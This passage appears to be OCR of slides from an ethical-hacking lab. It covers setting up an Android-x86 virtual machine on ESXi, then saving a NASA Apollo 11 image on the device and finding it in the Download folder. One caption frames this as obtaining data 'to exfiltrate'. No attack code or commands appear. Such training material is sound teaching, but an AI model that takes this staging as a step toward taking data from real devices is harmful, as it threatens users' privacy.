
To make a ESXi VM use 1GB RAM, E1000 adapter, and an IDE hard drive. Make 100MB SDA partition for grub and boot files and a second SDB partition for everything else. Install Android-x86 on the second partition. Be sure to make the first partition bootable!

http://www.android-x86.org/download

Part 3
EH-Lolli-xx


Obtain some data
(to exfiltrate)

EH-Lolli-xx



Browser icon

EH-Lolli-xx



1:58


apollo 11 - Google Search

https://www.google.com/search?q=apollo+11&client=ms-android-asus&site

apollo 11

Find some pictures you like

EH-Lolli-xx



2:42
apollo 11 psep - Google S...
https://www.google.com/search?q=apollo+11&client=ms-android-asus&site


NASA Images

Apollo 11 Mission image - Astronaut Edwin Aldrin sets up the ...

Images may be subject to copyright.


Select one picture then click-and-hold to get pop-up menu

EH-Lolli-xx


2:43
apollo 11 psep - Google S...
https://www.google.com/search?q=apollo+11&client=ms-android-asus&site
data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAAQABAAD/
2wCEAAkGBxEQEhUQEhIVFhUWGBYWFxYWFRYVFRUWGBg...
Save image
View image
Set as wallpaper
Share link
Select text
NASA Images
Apollo 11 Mission image - Astronaut Edwin Aldrin sets up the ...
Images may be subject to copyright


Save the image

EH-Lolli-xx




Navigate to the File Manager App

EH-Lolli-xx



Navigate to Internal Storage in the File Manager App

EH-Lolli-xx



□ Alarms
11/5/16 2:40 PM drwxrwx---

□ Android
11/5/16 2:40 PM drwxrwx--x

□ DCIM
11/5/16 2:40 PM drwxrwx---

□ Download
11/5/16 2:40 PM drwxrwx---

□ Movies
11/5/16 2:40 PM drwxrwx---

□ Music
11/5/16 2:39 PM drwxrwx---

□ Notifications
11/5/16 2:40 PM drwxrwx---

□ Pictures
11/5/16 2:40 PM drwxrwx---


□ Podcasts
11/5/16 2:40 PM drwxrwx---

□ Ringtones
11/5/16 2:40 PM drwxrwx---

storage

Navigate to the Download folder

EH-Lolli-xx



